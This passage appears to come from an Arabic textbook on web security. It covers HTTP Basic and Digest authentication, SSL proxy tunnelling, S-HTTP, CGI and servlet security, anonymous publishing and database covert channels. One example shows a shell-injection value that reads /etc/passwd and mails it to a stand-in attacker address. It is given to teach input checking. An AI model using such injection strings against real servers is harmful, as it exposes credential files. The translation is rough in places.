وتوثيق أساسى وتوثيق مختار . وهذه الآليات تعطى توثيق وصول فقط . بمعنى آخر ، فهى لا تقدم حماية للرسائل المتبادلة بعد ذلك . والاستثناء الوحيد هو أن آلية التوثيق المختارة قد تعطى توثيق أصل بيانات ضعيف وحماية تكامل محدودة خلال استعمال قيم فحص تكامل (أىMAC، qop = auth - int) وانعاش رسائل خلال الاستعمال الموجود (كذلك معqop = auth - int فقط) .

التوثيق الأساسى:

دائماً ، فإن خادم الأصل (Origin server) يرسل تحدى «challenge» ، (ولكنه لا يمثل تحدى رياضى) للموكل فى شكل استجابة HTTP مع شفرة الحالة (Status (401 Unauthorized)code) (أى الغير موكلة) ومع :

WWW - Authenticate header

تحتوى على على قيمة تحدى واحد على الأقل . مثل

Client:

```
GET http://www.some.org/pub/WWW/TheProject.html HTTP/1.1
User-Agent: Mozilla/4.0
```

Server:

```
HTTP/1.1 401 Unauthorized
WWW-Authenticate: Basic realm= "Users"
```

Client:

```
GET http://www.some.org/pub/WWW/TheProject.html HTTP/1.1
User-Agent: Mozilla/4.0
Authorization: Basic QWxhZGRpbjpvcGVuIHNlc2FtZQ==
```

ومع توثيق أساسى ، فإن المستخدم يوثق نفسه باسم مستخدم وكلمة سر لمجال محدد. المجال (realm) وأصل الخادم URI يعرفان مكان الحماية (مثل دليل فرعى

بوصول لمجموعة مستخدم محددة) . ويمكن أن يكون للمستخدم زوج مختلف (ID المستعمل وكلمة السر) لكل مجال على خادم أو قد يصل لمجالات محددة فقط فمثلاً ، خادم الأصل قد يرسل التحدى التالى :

```
WWW-Authenticate: Basic realm="Sesame"
```

حينئذ ، فإن الموكل يرسل طلب جديد يحتوى على الرأس التالى

```
Autrorization: Basic QWxhZGRpbjpvcGVuIHNlc2FtZQ==
```

الصف (string) الأخير يمثل أوراق اعتماد (أىID) المستخدم قاعدة 64 مشفرة وكلمة سر (علاء الدين : إفتح يا سمسم). ويلاحظ أن كلمة السر أرسلت فى الشفافية (clear)، وهى الضعف الأساسى فى آلية أمن التوثيق . ويجب استعمالها على قناة آمنة فقط .

التوثيق المختصر :

التوثيق المختصر (digest authentication) يمكن استعماله أيضاً لخادم / موكل، وخادم / وكالة وتوثيق وكالة / وكالة . والتحدى فى مشروع التوثيق الملخص هو قيمة عشوائية (أى مجال) . وقيمة التحدى يجب أن تكون كانعاش كما تسمح إحتياجات أداء الخادم (من المضيعة للوقت فحص إنعاش الحاضر) حتى نمنع هجوم إعادة العرض. فمثلاً ، فإن وظيفة حالية قد تستعمل ختم الوقت ، وعنوان IP الموكل، وURI المطلوب ومفتاح خادم كمتغيرات دخل . ويرسل التحدى فى استجابة باستعمال رأس www - Authenticate ، والتى تتضمن أيضاً عدداً من الحقول تسمى إتجاهيات (directives) . فهى قد تبدو كما يلى :

```
WWW-Authenticate: Digest
        realm="testrealm@host.com",
        qop="auth,auth-int",
        nonce="dcd98b7102dd2f0e8b11d0f600bfb0c093",
        algorithm=MD5
```

حقلى خطوات الحل يبين وظيفة مزيج الشفرة والذى يجب أن يستعمله الموكل لحساب التلخيص (digest) . وحالياً ، فإن وظائف المزيج المدعم فقط هى افتراض «MD5»، MD5 - sess . حقل gog الملخص (جودة الحماية) يبين نوع الحماية المدعمة بواسطة خادم : «auth» . هى التوثيق (authentication)، auth - int للتوثيق بحماية تكامل . وكاستجابة لتحدث توثيق الخادم، والموكل يرسل طلبHTTP يحتوى على رأس توكيل (authorization) ، مثل .

```
Authorization: Digest
        username="Mufasa",
        realm="testrealm@host.com",
        nonce="dcd98b7102dd2f0e8b11d0f600bfb0c093"
        uri="/dir/index.html",
        qop=auth,
        nc=00000001,
        cnonce="0a4f113b",
        response="6629fae49393a05397450978507c4ef1"
```

قيمة حقل عالم المجال الحالى تماثل تلك التى فى رسالة تحدى . قيمة حقل uri تماثل ذلك URI المورد فى الطلب . والقيم مضمنة لأن الوكالات قد تغير سطر الطلب فى العبور . قيمة gop المختارة بواسطة الموكل يجب أن تكون واحدة من القيم المبينة بواسطة الخادم (فى هذه الحالة فهى auth للتوثيق . حقول الـco [client - nonce] nonceأى الموكل الحالى ، وnc [nonce count] أى العد الحالى توجد فقط إذا كان الخادم تضمن حقلgop فى رسالة التحدى . قيمة cnonce ، وبالتالى إستعمال حقل gop) يوصى به بقوة ، حيث يمكنه عمل توثيق متبادل ، وحماية تكامل رسالة وحماية ضد هجوم النصوص (plaintext) السهلة .

الموكل يحسب قيمة حقل طلب التوكيل (والذى هو فى الحقيقة الاستجابة لتحدى توثيق الخادم فى الطريقة المبسطة التالية () (hc) هى وظيفة مزيج مشفر) .

request-digest = *h* (secret, *h* (A1), nonce, nc, cnonce, qop, *h* (A2))

A1 = username, realm, password	(if MD5 is used)
A1 = *h* (username, realm, password), nonce, cnonce	(if MD5-sess is used)
A2 = "Digest", uri	(if qop = "auth")
A2 = "Digest", uri, *h* (entity-body)	(if qop = "auth-int")

تستعمل هذه الطريقة عندما يكون حقل gop موجود .h ، (جسم ـ الكينونة) يتم حسابه قبل استعمال تشفير نقل بواسطة المرسل . تضمين هذه القيمة يحمى تكامل محتويات الرسالة (أى طلبHTTP) . فى معظم الحالات ، فإن سرى = كلمة سر (أى أن سرى يتم إقتسامها بين الموكل والخادم) . ومع MD5 - ses ، فإن قيمة A1 تحسب مرة واحدة فقط ، بعد تبادل التوثيق الأول . وتستعمل نفس القيمة لتوثيق طلبات HTTP التالية والاستجابات ، ولذلك فهى تمثل نوع مفتاح دورة (Session Key). ومن الواضح أن هذا يعطى حالة داخلstateless HTTP مختلفة بعد استقبال بيانات توثيق الموكل (أى طلب توكيل الموكل)، فإن الخادم ينظر لكلمة السر التى تقابل إسم المستخدم. فهو يؤدى نفس عملية التلخيص لحساب ملخص/ طلب. والقيمة المحسوبة يجب أن تكون مماثلة لطلب التوكيل . وإلا ، يجب رفض طلب الموكل .

الخادم ينظر لكلمة السر التى تقابل إسم المستخدم . فهو يؤدى نفس عملية التلخيص لحساب ملخص / طلب . والقيمة المحسوبة يجب أن تكون مماثلة لطلب التوكيل وإلا ، يجب رفض طلب الموكل.

الخادم قد يرسل إستجابة تحتوى على رأس معلومة توثيق (authentication info header) بقيمة (nonce) (استعمال حاضر جديد والذى يجب أن يستعمله الموكل لاستجابة توثيق مستقبلية. كذلك ، يمكن إستعمال هذا الرأس لاعطاء توثيق متبادل (حيث أن الخادم يبرهن أنه يعلم سر المستخدم) وكذلك تعامل الرسالة (إذا كانتgop = auth - int) . الخادم يحسب الملخص المقابل بطريقة مشابهة .

استخدام أنبوب SSL :

وكالة HTTP عندما تريد توثيق موكل فإنها ترسل استجابة بشفرة حالة (status code) :

407 Proxy Authentication Required"ورأس Proxy Authenticate يحتوى على قيمة تحدى واحدة على الأقل . وهذه الطريقة يمكن استعمالها إذا كانت وكالة (proxy) موجودة على ممر الأمن فى VPN . فى هذه الطريقة ، فإن الوكالة ستوجه

طلبات HTTP الواردة من الشبكة الداخلية للموكلين الموثقين فقط . ونفس الرؤوس يمكن استعمالها إذا كانت وكالة أو خادم بريد توثيق وكالة أخرى .

وإذا رغب الموكل عمل ربط من طرف لطرف لخادم الأصل فى هذا السيناريو ، فيجب وجود طريقة ما بحيث يمكن لربطSSL أن يمر من الوكالة ، ولكن الموكل أن يوثق للوكالة . البروتوكول الأنبوبىSSL المقترح ثم إفتراضه بواسطة متصفحى Web كثيرين وخدام Web (Netscape CERN) . فى المثال التالى، فإن الموكل يوثق نفسه للوكالة، ولكن يعمل ربطSSL طرف لطرف لخادم الأصل. والوكالة تلقائياً تضع بياناتSSL فى الأنبوب .

```
CONNECT home.some.com:443 HTTP/1.1
User-agent: Mozilla/4.0
  ...SSL data...
```

Proxy:

```
HTTP/1.1 407 Proxy Authentication Required
Proxy-Authenticate: Basic realm= "Users"
  ...SSL data...
```

Client:

```
CONNECT home.some.com:443 HTTP/1.1
User-Agent: Mozilla/4.0
Proxy-Authorization: Basic QWxhZGRpbjpvcGVuIHNlc2FtZQ==
  ...SSL data...
```

فى هذه الطريقة ، فإن اتلربط بين الموكل وخادم الأصل آمن والوكالة ليس لها إمكانية وصول بياناتSSL . ونتيجة لذلك ، فلا يحتاج أن يوثق به (أى أنه لا يعرف مفاتيح الشفرة المستعملة فى قطاعSSL . كذلك ، فإن الوكالة لاتحتاج تنفيذ SSL .

الاتجاه الآخر للتعامل مع ربط SSL ووكالات هو تنفيذ وكالة HTTPS (HTTP مع SSL) عند ممر الأمن بطريقة مشابهة كما هو لـFTP وتطبيقات أخرى . والربط من الموكل للوكالة غير مؤمن (أىHTTP معتاد) . والوكالة تعمل ربط آمن بالإنابة عن الموكل . ومن الواضح ، فإن الوكالة تحتاج تنفيذSSL كلى ويجب أن يوثق به .

أمن تعامل Web :

تحدد إحتياجات الأمن العامة التالية لرسائل HTTP (طلبات واستجابات) كما يلى :

- توثيق أصل الرسالة
- تكامل الرسالة
- خصوصية الرسالة
- عدم إنكار مصدر الرسالة
- إنعاش الرسالة

خدمات أمن المعلومات المقابلة معروفة . والاحتياجات الإضافية هى أن خدمات أمن HTTP يجب أن تكون سهلة فى التعامل مع خواص HTTP الأخرى ، ويجب أن تدعم الآليات المتعددة (مثل ، يجب أن تكون مستقلة عن آلية الأمن) .

وكما هو معلوم ، فإن رسالة HTTP تحتوى على خط بدء (مبيناً الطريقة المطلوبة) ، وصفر أو رؤوس أكثر وصفر وكينونات أكثر فى جسم الرسالة . وفى حالات كثيرة ، يكفى حماية جسم الرسالة . وكما ذكرنا سابقاً ، فإن الرأس قد يحمل معلومات حساسة أيضاً والتى تحتاج لحماية . فمثلاً ، قد يكون ضرورياً منع خداع عنوان الأصل (مثل ، من الرأس From header)، أو لمنع تسرب معلومات حساسة ولكن لازال يتضمن الرؤوس التى قد تكون خاصة . أخيراً ، يحتوى خط بدء على URI للمورد المطلوب . إذا كان وجود المورد أو URI الخاص به خاصة ، فإن خط البدء يجب أن يشفر .

كما ذكر سابقاً ، توثيق ملخص HTTP يعطى توثيق أصل بيانات ضعيفة فقط ، وحماية تكامل محدود للكينونات فى جسم الرسالة وانعاش الرسالة . خدمات الأمن الأخرى قد تزود عموماً .

- كبروتوكول أمن أساسى يعطى قناة آمنة (يعطى قناة آمنة (مثل SSL أو TLS) .

- كبروتوكول أمن مغلف يطبق على كينونات فى حجم رسالة HTTP (مثل ، S /MITT و PGP) .
- كامتداد لـ HTTP (مثل S_HTTP ، PEP) .

وحل مؤسس على قناة آمنة يمكنه أساسًا أن يقدم كل خدمات أمن الرسالة المذكورة سابقًا ، فيما عدا عدم الأنكار مع أنه على أساس الربط وليس لكل رسالة . وعدم الانكار (nonrepudiation) مؤسس على توقيع رقمى والذى يطبق عادة لكينونات محددة فى جسم الرسالة وليس لفيض بيانات . . المشكلة الاضافية للقناة الآمنة هى فى تناول الوسائط ، خاصة الوكالات . وإذا تكونت قناة آمنة بطرف لطرف (أى بين موكل وخادم أصل) ، فليس من الممكن لوكالة عمل طلب الانابة عن الموكل لأنها لا يمكنها تغيير فيض البيانات الآمنة . والمميزات الأساسية لقناة آمنة هى أنها يمكن أن تضاف بشفافية لـ HTTP وأن الرسالة كلها يتم حمايتها (أى سطر البدء والرؤوس وجسم الرسالة) . SSL ينفذ فى معظم متصفحات Web التجارية وخادمات Web، SSL-secured HTTP تسمى HTTPS . PGP ، S/MIME مع أمثلة معروفة لنسق الرسالة المشفرة معروفة .

وتلك الرسائل يمكن تبادلها خلال رسائل HTTP ككينونات فى جسم الرسالة . فى تلك الحالة ، فإن HTTP يستعمل كبرتوكول نقل الرسائل ذات حماية فعلاً . وكلا الخادم والموكل يجب أن يكونا قادرين على توليد وفهم النسق المقابل . وهذا الحل لا يقدم إمكانية حماية للدخول البدء أو الرؤوس . زيادة على ذلك ، فإن الموكلين والخادمات يجب كليهما أن يدعما نسق رسالة واحد مشفر مشترك على الأقل . وحيث أن هذه ليست جزءًا من البروتوكول ، فإن HTTP لا يقدم آلية محادثات لآليات الأمن .

لسوء الحظ ، فإنه لا يوجد بروتوكول لزيادة أمن S-HTTP ، و PEP . وميزتها الأساسية هى أن خدمات الأمن تفهم سياق حمل رسالة HTTP ، بحيث من الممكن تنفيذ خدمات أمن ذات مكونات دقيقة . وهذه البروتوكولات تدعى توجيه الرسالة ،

بعكس ما لبروتوكولات توجيه القناة مثل TLS ، SSL . بمعنى آخر ، فإن بروتوكولات توجيـه القناة تعمل عنـد طبقـة النقـل ، بينما بروتوكولات توجيـه الرسالة هـى إمتـداد أمن لتطبيق محـدد . وبحلول توجيه الرسالة من الممكن محـادثة خيـارات الأمن عنـد مستوى HTTP .

S-HTTP :

S-HTTP هو بروتوكول إتصالات آمن بتوجيه رسالة مصمم للاستعمال مع HTTP سياق الجمل فى رسالته يماثل الذى فى HTTP ، ولكن يستعمل مجموعة مختلفة من الرؤوس . جسم الرسالة ذو حماية شفرية عادةً . لحماية رسالة HTTP كلها ، متضمنة سطر البدء والرؤوس وجسم الرسالة ، فإن HTTP يعطى غطاء (wrapping) ، أى آلية غلاف . وبعض رؤوس HTTP يجب تركها بدون حماية (أى بدون غلاف) ، لأنها يجب أن تقرأ بواسطة أوساط والتى يمكنها قراءة بيانات مغلفة . ولأسباب الخصوصية ، فإن سطر الطلب URI يجب أن يكون «★» دائماً (لا توضع URI فى سطر الطلب لأنها أرسلت فى الـ "Clear") . وبالمثل ، سطر الحالة (status line) فى استجابة الخادم يجب ألا يبين أى شىء عن نجاح أو فشل لطلب HTTP الغير مغلف ، ويعرف سياق الجملة (syntax) لطمر متغيرات محادثات S-HTTP فى وثائق HTML . S-HTTP يمكن استعماله بأنساق رسائل تشفير متعددة ، مثل CMS ، MOSS . الاختيار يبين برأس مجال خصوصية ـ ثابت (Contact - Privacy - Domain header) .

S-HTTP يمكنه أيضًا حماية أنواع أخرى من الرسائل . الرسالة يمكن أن توقع ، وتوثق باستعمال MAC) مشفرة أو جمع من هذه .

آلية استجابة تحدى مؤسسة على أشياء حاضرة قد تستعمل لتأكيد انعاش الرسالة . أطراف الاتصالات قد يستعملون كلمات سر ، أو أسرار مشاركة (مفاتيح متماثلة منظمة تمهيدًا) أو مادة مفتاح عام . وإذا كانت الرسالة موقعة ، يمكن الحاق شهادة بها . آلية محادثات خيارات S-HTTP تؤسس على تبادل رؤوس خاصة . فمثلاً ، فإن

سطر الرأس التالى يقول « أنت حر فى أن تستعمل DES - CBC أو RC2 للتشفير الكبير لتشفير رسالة لى :

```
SHTTP-Symmetric-Content-Algorithms: recv-optional=DES-CBC, RC2
```

S-HTTP لا يسبب مشاكل لوكالات S-HTTP الغير مدركة . باستعمال مستوى إضافى للتغطية ، من الممكن تنفيذ توثيق وكالة / موكل . وقبل توجيه رسالة ، فإن الوكالة ترفع الغلاف الخارجى .

من وجهة نظر وظيفية الأمن ، فإن S-HTTP هو حل مـرن جدًا يمكنه تلبية كل إحتياجات أمن HTTP . والمرونة فى هذه الحالة تعنى تعقيد . كذلك ، يمكن إستعمال S-HTTP عمومًا لـ HTTP فقط . هذه الحقيقة ونقص دعم البائعين من المحتمل أن يكون السبب الأساسى لعدم إنتشار S-HTTP . ومنذ Web (أى HTTP) وقد تطورت على برنامج (plat form) الانترنيت الرئيسى . وسيكون عمليا جدًا وجود هذه الوظيفية للأمن . ربما S-HTTP قد يحصل على فرصة ثانية .

الباب السابع

أمن خادم الشبكة

Web Server Security

Web Security :

إدارة تحكم الوصول على جانب خادم Web أصعب كثيرًا من على جانب موكل Web . الموكل (client) (أى المستعمل) عادةً له عدد محدود من علاقات الثقة للشركات والمؤسسات (مثل البنوك) والتى فيها يعرف كعميل ويمكن أن يوثق بشهادة . وفى معظم الحالات ، يمكن للموكل الحصول بسهولة على شهادة من خادم مؤسسة أو شركة . معظم خادمات Web الشركات يتم الاتصال بها بواسطة مستخدمين غير معروفين كليةً أو مستخدمين مغفولى الاسم . لذلك ، لا يمكنهم عمومًا حماية أنفسهم بطلب توثيق موكل ، ولكن بدلاً من ذلك ، باستعمال آليات الحماية (firewall) وأمن نظام عامل بيئات تنفيذ آمنة لشفرة محمولة . وعمومًا ، فإن كل أنواع الآليات والتى تسمح لموكل بتنفيذ أمر على الخادم (مثل GGI) . محتويات جانب الخادم يجب أن تعاق كليةً أو تزود لمدى محدود فقط .

هجوم رفض الخدمة (denial-of-service) على جانب الخادمات له نتائج أكثر خطورة على خادمات Web أكثر من موكلى Web لأنه للخادمات ، فإن فقد التوفر يعنى فقد دخل (revenue). كشف التعليمات (instruction detection) يجب أن يكون قادرًا على المقاومة على الأقل للأنواع المعروفة للهجوم .

إصدارات نشر Web تتضمن نشر مغفول الاسم وحماية حقوق النسخ . كذلك ، فإن خادم Web يجب أن يحرص خاصة على حماية الأشياء الثمينة ـ أى المعلومة المختزنة عادة فى قاعدة بيانات ، وفى بعض الحالات تحتاج لحماية حقوق النسخ .

مشترك ممر عام (CGI) :

خادم Web يمكنه إعادة وثائق HTML الاستاتيكية وكذلك الوثائق المنشأة ديناميكيًا والتى تحتاج كدخل يمكن لمستخدم أن يرسل معلومة على طلب الموكل مع طريقة POST (أى شكل Web ملء فراغات) . طريقة GET يمكن استعمالها أيضًا ، ولكن يجب تجنبها لأسباب أمنية ، فيما عدا تساؤلات بسيطة .

ولتوكيد وثيقة ديناميكية ، يمكن لخادم Web دعوة برنامج خلال CGI . و CGI عبارة عن بروتوكول لخادم Web وبرنامج مكتوب بأى لغة برمجة يمكنه أن يتصل . الخادم يشفر بيانات دخل الموكل ونص CGI (أى البرنامج) يحل شفرتها ويعالجها ويولد الخرج الذى يمرر خلفيًا للخادم . والخادم يرسل الخرج للموكل فى استجابة HTTP التالية . ومن الواضح إذا أرسلت أى بيانات حساسة كاستجابة أو كطلب ، فإن نقل البيانات يجب أن يكون مؤمنًا بـ SSL (مثلاً) . ولسوء الحظ ، فإن هذا لا يحل كل مشاكل الأمن والتى قد تنتج من استعمال CGI بدون حرص .

CGI (Common Gateway Interface) أى مشترك الممر العام فى الحقيقة عبارة عن آلية تدعم واقعيًا أى شخص بأن ينفذ برنامج من بعد بدخل ينتقى بحرية على خادم Web . دودة الانترنيت وأمثلة أخرى بينت أن هذا يمكن أن يفتح بعض فجوات الأمن الخطيرة ، مثل فيض العازل (buffer overflow) . وكدفاع منطقى ضد ذلك الهجوم ، يجب إستعمال لغات برمجة آمنة فقط ، أى لغات تفحص قيود عازل دخل (Java أو Perl أو Python) . كذلك ، فإن نصوص CGI يجب ألا تعطى تصريحات وصول أكثر من الضرورى مطلقًا . بمعنى آخر ، فإن ID المستخدم الذى تنفذ تحته يجب ألا يكون الأصل (root) أو بعض ID المستخدم الأخرى القوية .

بعض نصوص CGI تستعمل قيم دخل (قيم شكل Web الراجعة من الموكل) لانشاء إسم لملف سيفتح أو أمر لتشغيل خادم Web . الخطير خاصة هو هروب shell (shell scapes) ، والذى يجعل أمر shev بأن ينفذ على الخادم بطريقة فاسدة .

فمثلاً ، نص Perl على خادم Web المؤسس على UNIX قد يحتوى على السطر التالى ، والذى يقحم أمر النظام معرف بين علامات الاقتباس : .System ("mail $ input") إذا كانت قيمة متغير الدخل هى "user @ some.org," ، فلا توجد مشكلة . وإذا كانت تحتوى على الصف التالى ";" يستعمل لفصل :

```
user@some.org; cat /etc/passwd | mail attacker@someevil.org
```

وسيحصل المهاجمون على بريد يحتوى على ملف كلمة السر ، ويمكنهم حينئذ (من الممكن أن يكون ناجحًا) هجوم قاموس . وفى هذه الحالة والحالات المشابهة فإنه لذلك يكون هامًا فحص الدخل للهروب بحرص شديد (أو لهذا الهجوم الخاص) باستعمال ملف كلمة سر صورة .

حتى إذا كان الدخل من أشكال Web تم فحصه عند الموكل بواسطة Java Script مثلاً ، فإن الخادم لن يكون متأكدًا إذا كان الفحص قد تم (Javascript قد يكون معاقًا) أو كان كافيًا . ولمنع أى بيانات ترد خلال خلاصات برنامج أو متغيرات بيئة أو قوائم دليل أو ملفات من أن تستعمل مباشرة أو مضمنة للتأثير على العالم الخارجى (أى نظام التشغيل) . Perl تعرف طور وصمة لـ taint mode) . كل البيانات الخارجية خاصة يجب أولاً أن تنقى للأمان ، ولكن يجب عمل ذلك أيضًا بحرص شديد .

عادةً ، يمكن لخادم Web أن يشكل بطريقة بحيث أن نصوص CGI يمكن تواجدها على دليل محدد فقط (أى egi-bin) . وهذا يجب أن يكون التشكيل المفضل لأنه خطير جدًا إذا أمكن بدء برنامج قوى (مترجم Perl أو Shell) مثل نص CGI . وذلك سيترك مهاجم إقحام أوامر مؤذية جدًا على خدام Web .

حيث أن بـدء أى معالجـة (أى نص CGI) لكـل طلب موكل هـو مستهلك مورد جدًا ، فبعض خادمات Web بها مترجم Perl مطمور فيها (مثل Apache) .

بعض البائعين الآخرين يقدمون APT لدعم خادم Web بالوظيفية المعتادة أن تزود بواسطة نص CGI . (مثل ISAPI ، NSAPI) . ولسوء الحظ ، فإن هذا السيناريو

يتسوق الأمن للأداء ، لأن أى مشكلة أمن لدعم الخادم يمكن أن يسبب خطورة للخادم ، والعكس صحيح . والمعلومات عن APIs أخرى (مثل FAST-CGI, SAPI) يمكن إيجادها .

نصوص CGI يمكن جعلها آمنة أكثر باستعمال المغلفات أو الأغطية (Wrappers). فمثلاً ، (Stein's box wrapper) يعتبر حقوق نص CGI لتلك التى للمستخدم الذى أقحمها (مثل) أنه يغير id للنص إلى ID) ويختبر النصوص لفجوات الأمن العامة . بالإضافة لذلك ، فهو ينفذ النص فى بيئة مقيدة . (صندوق آمن) والذى فيه الوصول لنظام الملف، وCPU والقرص وموارد نظام أخرى محدودة . كذلك ، فإن خادم Apache له غطاء (wrapper) مضمن فى التوزيع (SuEXEc) ولكن ليس عند جزء للتركيب الافتراضى لأنه من الصعوبة تشكيل الخادم بطريقة بحيث تفتح فجوات أمن جديدة . الاتجاه الآخر لتأمين نصوص CGI فى Appache هو تعريف خادم واقعى جديد باسمه الخاص به ، وأصل الوثيقة و ID المستخدم لكل مستخدم) .

معالجات الخادم أوتوماتيكيًا تنفذ تحت إقحام ID المستخدم للمستخدم .

: (Servlets)

Servlets للخادمين مثل التطبيق "applets" لمتصفحى Web . بينما تطبيقات Java تضيف وظيفية لموكل Web المدعم بـ Java ، فإن servlets تضيف لخادم Web المدعم بـ Java (أو أى خادم تطبيق آخر مدعم بـ Web) ، بشرط أن الخادم يدعم Servlet API . ويقال عادةً أن التطبيقات Applets محملة أدنى (downloaded) بواسطة الموكل من الخادم ، وأن servlets محملة أعلى (uploaded) بواسطة الموكل للخادم . servlet يمكن استعماله لمد وظيفية خادم Web وتناول طلبات HTTP . فمثلاً ، لقراءة بيانات من شكل مدخل / طلب HTML واستعمال منطق الأعمال المستعمل لتحديث قاعدة بيانات طلب شركة .

المماثل كثيرًا مثل (Java applets) أى تطبيقات Java ، فإن servlets تحتوى على أصناف Java فى نسق شفرة بايت (bytecode). servlets تطلب نوع من الشفرة المحمولة (mobile code) ، لذلك فإن كل إهتمامات الأمن بخصوص الشفرة المحمولة تطبق على servlets أيضًا ل . ومع أن letsser مقحمة من متصفح، فهى تحت سياسة الأمن فى قوة لخادم Web التى تنفذ عليها وعاء servlets والذى يحتوى ويتحكم فى servlets خلال دورة حياتها قد يضع قيود أمن على البيئة التى فيها servers ينفذ باستعمال بناء تصريح JDK 1.2 X. ومن الطبيعى ، فى هذه الحالة فإن شفرة servlet قد تكون مطلوبة بأن توقع رقميًا بواسطة الموكل الذى تصدر منه .

نشر Web مجهول الاسم : (Rewebber)

قد يكون هناك أسباب كثيرة لسبب أن خادم Web سيفضل أن يظل مغفول الاسم وغير متبوع . مثل ، إذا كانت محتويات لصفحات Web الخاصة به مثيرة لمجموعة محددة من الناس .

Rewebber (أولاً JANUS) هو خدمة Web يعطى إغفال إسم لكلا موكلى Web وخادمات Web . وعلى جانب Web ، فإن Rewebber مشابه للذى يغفل الاسم (anonimizer) ببساطة ، فإن Rewebbel يشفر جزء العنوان لـ URI بمفتاح عام RSA (بحيث يكون Rewebber هو الوحيد الذى يحل شفرته) . جزء العنوان المستمر و URL الباقى هى مشفرة base 64 . بمعنى آخر خادم Web باغفال الاسم يمكن الاتصال به خلال خادم Webber فقط . فمثلاً ، فإن URL المشفر قد يبدو كما يلى :

```
http://www.rewebber.de/surf_encrypted/gcm=SJGHE49sh0fk34hKH(...)
```

عندما يستقبل Rewebber ، URL مشفرة فإنه يحل شفرة جزء العنوان ويوجه الطلب لخادم Web . وبالمثل عند إرسال إجابة للموكل ، فإن Rewebber يبحث عن كل مراجع العنوان فى الطلب ويشفرها بناء على ذلك . ويجب وجود الثقة فى -Reweb ber بواسطة خادمى web باستعمال خدمته .

أمن قاعدة البيانات :

قواعد البيانات الكبيرة توجد عادة على حاسبات آلية مخصصة ، تسمى خادمات قاعدة البيانات . وفى التشكيل المعتاد ، يوضع خادم Web فى DMZ بحيث يمكن الوصول له من الانترنيت ، وقد توجد مثلاً قاعدتى بيانات مختلفتين ، واحدة يمكن الوصول لها بواسطة أى شخص (مثل العملاء الكبار) وأخرى يتم الوصول لها بعملاء أصليين (bona fide) فقط . وفى هذه الحالة ، كل من قاعدتى البيانات يمكن وجودها فى DMZ منفصلة . وتشكيل حماية آخر ممكن أيضًا ، وأى تشكيل نختاره يعتمد على النظام المحدد .

طلبات Web تتضمن غالبًا تساؤلات قاعدة البيانات ، ولكن خادم قاعدة البيانات يجب الا يتم الوصول له مباشرة من الانترنيت (أى يمكن وجوده خلف الحماية الثانية . وبناء على سياسة الأمن ، فإن الوصول للشبكة يمكن تأمينه بواسطة بعض الطرق (مثل SSL/TLS) . لعمل قيود إضافية على الوصول ، فإن أجزاء من قاعدة البيانات قد يتم تشفيرها ، بإمكانية مفاتيح مختلفة لأجزاء مختلفة ، بحيث أنه بالإضافة للتوثيق مطلوب مفتاح لقراءتها . تكامل البيانات يمكن حمايته بآلية مؤسسة على MAC ، ولسوء الحظ فإنها صعبة جدًا لقاعدة البيانات مع التغيير السريع للمحتويات . نظام التجارة الإلكترونية يحتاج لقاعدة بيانات لاختزان أنواع مختلفة من المعلومات ، فى معظم الحالات :

- معلومة توثيق مستخدم .
- معلومة توكيل مستخدم .
- معلومة أعمال .
- معلومة تعامل تجارى .

المستعملون لنظام تجارة إلكترونى يمكن أن يكونوا ، مثلاً عملاء ، أو موظفين أو

شركاء أعمال . معلومة توثيق المستخدم قد تتضمن إسم المستخدم أو كلمة سر المستخدم أو المفاتيح العامة للمستخدم والشهادات المقابلة . معلومة توكيل المستخدم تحدد المعلومة الضرورية لقرارات تحكم الوصول . ومن الواضح إن هذا النوع من المعلومات يحتاج لحماية حريصة ، فهو مصنوع عادةً بحيث لا يتم الوصول إليه كليةً لكل شخص فيما عدا مدير الأمن ، أو لمستخدم لتحديث بيانات توثيق شخصية فى بعض الحالات (مثل كلمة السر أو المفتاح) .

معلومة الأعمال قد تتضمن أى معلومة مخصصة لنوع محدد من الأعمال ، مثل معلومة تصنيع ، ومعلومة بيع . أو حساب عميل أو معلومة طلب أو معلومة إمداد أو معلومة رصيد . عادةً ، فإن معلومة الأعمال تحتاج لسياسة تحكم وصول أكثر تعقيدًا ، لأن الشخص قد يلعب أدوارًا مختلفة أكثر بمستويات مختلفة للوصول (مثل عملاء ، وشركاء أعمال و CEO ومدير نظام وقطاع المبيعات وقطاع الحرص على العميل) . بالإضافة لذلك ، قد توجد أنواع مختلفة للمعلومة عند مستويات أمن مختلفة (مثل شخصى أو سرى للغاية) . ومن الواضح أن سياسة تحكم الوصول قد تصبح معقدة جدًا ، لذلك فإن دعم الأدوات قد يكون مطلوبًا لتأكيد استمراريته وحفظ موديل تحكم وصول محدد . بالإضافة بأن يكون آمنًا ، فإن كثيرًا من قواعد بيانات التجارة الإلكترونية يجب أن تكون وقت حقيقى (real time) أيضًا . وهذا يعنى أن تعامل قاعدة البيانات يجب أكماله قبل إنتهاء المهلة المحددة . وأمثلة لتلك التعاملات هى البحث أو المفاوضات أو الطلب أو عمل الفواتير أو الدفع أو التعاقد . بعض التعاملات قد تكون هامة أكثر من الأخرى ، لذلك يحدد لها مستوى أسبقية أعلى . مثل ، قد يكون من المهم أكثر تحديث معلومة البورصة بسرعة عن ارسال للعميل نتيجة البحث فى قوائم البورصة (stock market) . كذلك ، بعض التعاملات قد يكون لها مستوى أمن أعلى مما يعنى أن لها حقوق أكثر للوصول لبند بيانات . فى المثال السابق ، فإن تعامل التحديث قد يكون له مستوى أمن أعلى (مثل ، وصول كتابة) من تعامل البحث (وصول قراءة) .

لسوء الحظ ، فإن تلك السيناريوهات تجعل القنوات الخفية (covert channels) ممكنة ، حتى إذا أسست عليها آلية تحكم سريان ، مثل موديل Bell-LaPadula . القناة الخفية تسمح بالنقل الغير مباشر للمعلومة من شخص له حقوق وصول أعلى .

تعامل التحديث فى المثال السابق قد يغلق بند البيانات الذى يريد تحديثه . وحيث أن له أسبقية أعلى ، فإن تعامل البحث لن يكون قادرًا على التنفيذ أو يكتسب تأخير محدد . وهذا سيرسل إشارة لتعامل البحث بأن تعامل تحديث يتم حدوثه . وتحت بعض الظروف ، فقد تكون هذه الاشارة جزء ذو قيمة من المعلومة . هذا النوع من القناة الخفية يصاحب عادة بتحكم ، مثلاً فى، ويشار إليه بقناة التوقيت (timing channel) ولمنع قنوات التوقيت بتعاملات قاعدة بيانات ، فإن تعاملات الأمن المنخفض لن تكون قادرة على التمييز بين وجود أو غياب تعاملات الأمن الأعلى . إحدى الطرق للوصول لهذا هى إعطاء أسبقية أعلى لتعاملات الأمن المنخفضة . وقد تم توضيح أن هجوم التوقيت المؤسس على وقت حساب القياس قد يجعل من الممكن استنتاج مفتاح خاص لخطوات حل التوقيع .

